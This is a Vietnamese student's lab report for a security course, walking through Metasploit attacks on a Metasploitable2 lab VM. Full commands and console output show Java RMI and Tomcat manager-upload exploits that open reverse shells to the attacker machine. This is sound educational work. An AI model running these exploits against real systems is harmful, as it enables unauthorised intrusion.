Báo cáo thực hành môn An toàn hệ điều hành

Bài thực hành 2


Họ và tên: Hoàng Trung Kiên

Mã sinh viên: B20DCAT098


Hà nội, ngày 16 tháng 3 năm 2023

1. Cài đặt các công cụ nền tảng
-Đổi tên hostname:
+Máy attacker:


+Máy Victim Metasploit:



2. Địa chỉ IP máy Metasploitable2.
Địa chỉ ip máy Victim: 192.168.100.135




3. Địa chỉ IP máy Kali.
Địa chỉ ip máy attacker: 192.168.100.3




4. Đảm bảo kết nối giữa 2 máy

Kiểm tra kết nối giữa hai máy
-Máy attacker ping đến máy victim:
+Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)——--> 0% packet loss ——---> có thể kết nối từ máy attacker tới máy victim



-Máy victim ping đến máy attacker
+Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)——--> 0% packet loss ——---> có thể kết nối từ máy victim tới máy attacker



5. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI:
-Khởi động Metasploit

-Khai báo sử dụng mô đun tấn công: use exploit/multi/misc/java_rmi_server

```
msf6 > search java_rmi_server

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Ja
va Code Execution
   1  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution
Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

-Chọn payload cho thực thi (mở shell): set payload java/shell/reverse_tcp
-Đặt địa chỉ IP máy victim: set RHOST

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > > set RHOST
[-] Unknown command: >
msf6 exploit(multi/misc/java_rmi_server) > set RHOST
RHOST =>
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.100.131
RHOST => 192.168.100.131
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.100.135
RHOST => 192.168.100.135
msf6 exploit(multi/misc/java_rmi_server) >
```

-Chạy lệnh: show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.100.135  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metas
                                         ploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local
                                         machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.3    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

-Thực thi tấn công: exploit
➔ Nếu thực hiện thành công, hệ thống sẽ báo “Command shell session 1 opened”, sau lại báo lỗi và trở về dấu nhắc của bước trước

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] 192.168.100.135:1099 - Using URL: http://192.168.100.3:8080/Nd0CrI28zXaPs
[*] 192.168.100.135:1099 - Server started.
[*] 192.168.100.135:1099 - Sending RMI Header ...
[*] 192.168.100.135:1099 - Sending RMI Call ...
[*] 192.168.100.135:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.100.135
[*] Command shell session 1 opened (192.168.100.3:4444 → 192.168.100.135:54963) at 2023-03-16 08:09:30 +0700

```

-Chạy các lệnh trong phiên khai thác đang mở: whoami, id, uname -a hostname - Gõ lệnh exit để kết thúc

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] 192.168.100.135:1099 - Using URL: http://192.168.100.3:8080/todakF
[*] 192.168.100.135:1099 - Server started.
[*] 192.168.100.135:1099 - Sending RMI Header ...
[*] 192.168.100.135:1099 - Sending RMI Call ...
[*] 192.168.100.135:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.100.135
[*] Command shell session 1 opened (192.168.100.3:4444 → 192.168.100.135:38008) at 2023-03-16 10:04:17 +0700

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux B20DCAT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B20DCAT098-Kien-Meta
```

6.Khai thác lỗi trên Apache Tomcat:
-Khởi động Metasploit

```
kali@B20DCAT098-Kien-Kali: ~/Desktop
File  Actions  Edit  View  Help

┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ date
Thu Mar 16 08:13:03 AM +07 2023

┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                          vMMMM
MMMNl  MMMMM              MMMMM  JMMMM
MMMNl  MMMMMMMN        NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM    MMMMMMM    MMMMM  jMMMM
MMMNI  MMMMM    MMMMMMM    MMMMM  jMMMM
MMMNI  MMMNM    MMMMMMM    MMMMM  jMMMM
MMMNI  WMMMM    MMMMMMM    MMMM#  JMMMM
MMMMR  ?MMNM              MMMMM .dMMMM
MMMMNm `?MMM              MMMM` dMMMMM
MMMMMMN  ?MM              MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNMM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMNMM
        https://metasploit.com


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
```


-Khai báo sử dụng mô đun tấn công: use exploit/multi/http/tomcat_mgr_upload

```
msf6 > search /tomcat_mgr_upload

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Exe
cution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_mgr_upload

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```


-Đặt địa chỉ IP máy victim: set RHOST
-Đặt 445 là cổng truy cập máy victim: set RPORT 8180
-Chọn payload cho thực thi (mở shell): set payload java/shell/reverse_tcp

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.100.135
RHOST ⇒ 192.168.100.135
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
```

-Đặt HttpPassword: set HttpPassword tomcat
-Đặt HttpUsername: set HttpUsername tomcat
-Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



-Thực thi tấn công: exploit



➔ mở shell với người dùng tomcat55 cho phép chạy lệnh từ máy Kali
➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.
-Chạy các lệnh để đọc tên người dùng và máy đang truy cập: whoami, id, uname -a, hostname